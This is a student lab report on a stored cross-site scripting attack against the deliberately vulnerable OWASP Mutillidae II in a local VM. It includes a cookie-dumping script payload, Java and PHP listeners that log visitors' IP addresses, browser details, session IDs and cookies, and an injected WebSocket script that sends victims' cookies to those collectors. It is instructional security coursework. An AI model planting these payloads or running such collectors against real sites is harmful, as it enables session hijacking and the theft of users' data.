Student Names: **Mücahit Veli CUMART**

Yunus Emre AKGÜN

Student Numbers: **21605893**

21726875


Subject: **XSS Attack**

INTRODUCTION

In this experiment, we have dealed with XSS (Cross-Site Scripting) attack which is a vulnerability that let the attackers inject their malicious codes into web pages visited by the other users.By this attack, the attackers can steal informations of the users who visited the site.The access control policies employed by web browser protect these information. By achieving XSS attack, we can bypass the access control policies and obtain the users sensitive information.

EXPERIMENT STEPS

In this project, we will use OWASP Mutillidae II for achieve our tasks. We installed the disk image of OWASP to the VMWARE and we got an ip from VMWARE for Mutillidae II. After, we had to create five users as Alice,Bob,Charlie,Dan and Eve. We created all the users one by one from the page below.




2.2.1 - STEP 1

1. **Alice adds an entry to her blog.**


First we logged in with Alice's informations.

From "OWASP 2013 -> A3-Cross Site Scripting -> Persistent -> Add to your blog" section, we added an entry to Alice's own blog.

Before adding is below.




After adding is below.



1.1 - Bob views Alice's blog.


After adding entry to Alice blog , we logged out Alice and logged in with Bob's information. Then, we viewed Alice's blog in Bob's account from the section "Owasp 2013 -> A3-Cross Site Scripting -> Persistent -> View someone's blog". We choosed the Author and clicked the View Blog Entries button. Output is below.



2.2.2 - STEP 2


1. **Alice adds to her blog an entry that contains a Javascript code that shows their cookies to the users who visit her blog.**

We went to “Owasp 2013 -> A3-Cross Site Scripting -> Persistent ->Add to your blog” in Alice’s account. We write our Javascript code into the input field for getting cookies on View Blogs field.Our code for getting cookies is “ **<script> document.write(document.cookie) </script>**”. After we add this code to Alice blog as an entry, we can get the cookies into View like an entry.Output is below.




1.1 Bob views Alice’s blog.

When we logged in with Bob’s account and view the Alice’s blog, we can see Bob’s own cookies as an entry in Alice’s blog. Output is below.



1.2 Charlie views Alice's blog.

When we logged in with Charlie's account and view the Alice's blog, we can see Charlie's own cookies as an entry in Alice's blog. Output is below.



2.2.3 - STEP 3

1. **Alice runs a tcp server (must be written in Java) and php application. They listen on some ports to collect the cookies of the users who visit her blog. The tcp server must write the collected cookies to the file named cookies.txt. The php application must display the collected cookies as a table. You have to record the following fields:**

   - Client Ip Address
   - Client Port
   - Browser Information
   - Client Operating System
   - Referrer
   - Session ID
   - Cookie
   - Date

In this step, we have implemented ''a TCP server written in Java" and "php application". Also we have a "table.php" file. Our TCP server is listening the localhost:6003 port, and PHP application is listening the localhost:6004 port. We added two javascript code which are one of these sends request to localhost:6003 and the other sends request to localhost:6004. While the TCP server and PHP application are running, If an user views Alice's blog, the user's informations like Client Ip Address,Port,Browser info,Operating System, Cookies of user, etc. are sent to port 6003 and 6004 by the Javascript codes which embedded. The TCP server receive this informations and writes these informations to "cookies.txt". But, the PHP application just display to the console these informations,not write to txt. Finally, when we run the "table.html", we can see the informations as a table on our browser.

<u>Table.php</u>

```
<?php
echo '<table border="1">';
$file = fopen("cookies.txt", "r") or die("Unable to open file!");
while (!feof($file)){
    $data = fgets($file);
    echo "<tr><td>" . str_replace('|','</td><td>',$data) . '</td></tr>';
}
echo '</table>';
fclose($file);
?>
```

server.java(TCP SERVER)

```
import java.net.*;
import java.io.*;

public class server {
    public static void main(String[] args) throws IOException {

        ServerSocket serverSocket = null;
        try {
            serverSocket = new ServerSocket(6003);
        } catch (IOException e) {
            System.err.println("I/O exception: " + e.getMessage());
            System.exit(1);
        }
        Socket clientSocket = null;
        while(true){
            try {
                clientSocket = serverSocket.accept(); // bağlantı gelene
kadar
                // burada bekler
            } catch (IOException e) {
                System.err.println("Accept failed.");
                continue;
            }


            // input stream ve output stream yaratılıyor...
            PrintWriter out = new
PrintWriter(clientSocket.getOutputStream(), true);
            BufferedReader in = new BufferedReader(new InputStreamReader(
                    clientSocket.getInputStream()));

            String inputLine, outputLine;
            FileWriter cookies=new FileWriter("src/cookies.txt",true);
            int count =0;
            String clientIp="";
            String clientPort="";
            String clientOS="";
            String referrer="";
            String sessionID="";
            String cookie="";
            String date="";
            while ((inputLine = in.readLine()) != null) { // istemciden
gelen string
                if(count ==0){
                    String[] splitted=inputLine.split("&");
                    cookie=splitted[1].replace("%20"," " );
                    cookie=cookie.replace("cookie=","");
                    sessionID=splitted[2].replace("sessionID=","");
                    date=splitted[3].replace("date=","");
                    date=date.replace("%20"," ");
                    referrer=splitted[4].replace("referer=","");
                    count++;
                }
                else if(count==1){
                    String[] splitted= inputLine.split(":",2);
                    clientPort=splitted[1];
                    count++;
                }
                else if(count == 5){
```

```
                    String[] splitted=inputLine.split(":",2);
                    clientOS=splitted[1];
                    count++;
                }
                else if(count==7){
                    String[] splitted= inputLine.split(":",2);
                    clientIp= splitted[1];
                    count++;
                }
                else if(count == 8){
                    break;
                }
                else{
                    count++;
                }

            }
            cookies.write("****************************************\n");

            cookies.write("Client Ip Address--> "+clientIp+"\n");

            cookies.write("Client Port--> "+ clientPort+"\n");

            cookies.write("Browser Information--> "+ clientOS+"\n");

            cookies.write("Client Operating System--> "+clientOS+"\n");

            cookies.write("Referer--> "+referrer+"\n");

            cookies.write("Session ID--> "+sessionID+"\n");

            cookies.write("Cookie--> "+cookie+"\n");

            cookies.write("Date--> "+date+"\n");
            cookies.close();

            out.close();
            in.close();
            clientSocket.close();

        }

    }
}
```

webserver.php

```php
<?php

$WS_PREFIX = "WS> ";
while(true){

    try{
// set some variables
        $host = "localhost";
        /*****  GETTING INFO FROM VULNARABLE WEB SITE  ******/
        $port = 6004;
        echo "\n##########################\nlistening socket..\n";

        set time limit(0); //no timeout

// create socket
        $socket = socket_create(AF_INET, SOCK_STREAM, 0);
// bind socket to port
        $result = socket_bind($socket, $host, $port);
// start listening for connections
        $result = socket_listen($socket, 3);
// accept incoming connections

// spawn another socket to handle communication
        $spawn = socket_accept($socket);

// read client input
        $input = socket_read($spawn, 1024);
        echo "\nWS: input from socket: \n";
        echo $input;
        $urlline = "";
        $clientIPAddr = "";
        $clientPort = "";
        $browserInfo = "";
        $clientOS = "";
        $date = "";
        $sessionID="";
        $referer="";
        $cookie="";
        echo $WS_PREFIX . "COOKIE AND URL INFO:\n";
        foreach(preg_split("/((\r?\n)|(\r\n?))/", $input) as $line){
            if(strpos($line, 'GET /') !== false)
            {
                $urlline = $line;
            }
            else if(strpos($line, 'Host') !== false)
            {
                $clientPort = str_replace('Host: localhost:', '', $line);
                echo $WS_PREFIX . "client port: " . $clientPort . "\n";;
            }
            else if(strpos($line, 'User-Agent') !== false)
            {
                $browserInfo = $line;
                $clientOS = $line;
                echo $WS_PREFIX . "browser and os info: " . $browserInfo .
"\n";;
            }
            else if(strpos($line, 'Origin') !== false)
            {
                $clientIPAddr = str_replace('Origin: ', '', $line);
```

```
                echo $WS_PREFIX . "client IP Address: " . $clientIPAddr .
"\n";
            }
        }
# parse url parameters by &
        trim($urlline);
        parse_str($urlline,$output);
        echo $WS_PREFIX . "session id: " . $output["sessionID"] . "\n";
        echo $WS_PREFIX . "date: " . $output["date"] . "\n";
        echo $WS_PREFIX . "cookie: " . $output["cookie"] . "\n";
        echo $WS_PREFIX . "referer: " . $output["referer"] . "\n";
# Display info on a webpage
        echo '<table border="1">';
        $file = fopen("cookies.txt", "r") or die("Unable to open file!");
        while (!feof($file)){
            $data = fgets($file);
            echo "<tr><td>" . str_replace('|','</td><td>',$data) .
'</td></tr>';
        }
        echo '</table>';
        fclose($file);

    }catch(Exception $e){
        echo "error occured :" . $e;
        continue;
    }
}
// close sockets
socket_close($spawn);
socket_close($socket);
?>
```

2.2.4 - STEP 4

1. **Alice adds to her blog a Javascript code that sends the cookies of the users who visit her blog to the tcp server and php application.**

In this part of the project, we will test our codes which are in 2.2.3 Step 3. We added the Javascript code below to the Alice's blog two times. In one, we send request ''6003'', the other one is for ''6004''.

```
<script>
            function calcDate(){
                var date = new Date();
                return date.toLocaleString();
            }
```

```
function ConnectWebSocket() {
        var cookies = document.cookie;
       var sessionID = \"\";
       cookiearray = cookies.split(\';\');
       //get session id from cookies
        for(var i=0; i<cookiearray.length; i++){
           name = cookiearray[i].split(\'=\')[0] + \'\';
           value = cookiearray[i].split(\'=\')[1] + \'\';
          if(name == \" PHPSESSID\"){
              sessionID = value;
              break;
           }
       }
       var referer = document.URL + \'\';
        var websocket = new WebSocket(\"ws://localhost:6003/&cookie=\" +
cookies + \"&sessionID=\" + sessionID + \"&date=\"+ calcDate() +
\"&referer=\" + referer + \"&/\", \"GET\");
        websocket.onopen = function () {
            websocket.send(\"a test message\");
        }




}
ConnectWebSocket();
</script>
```

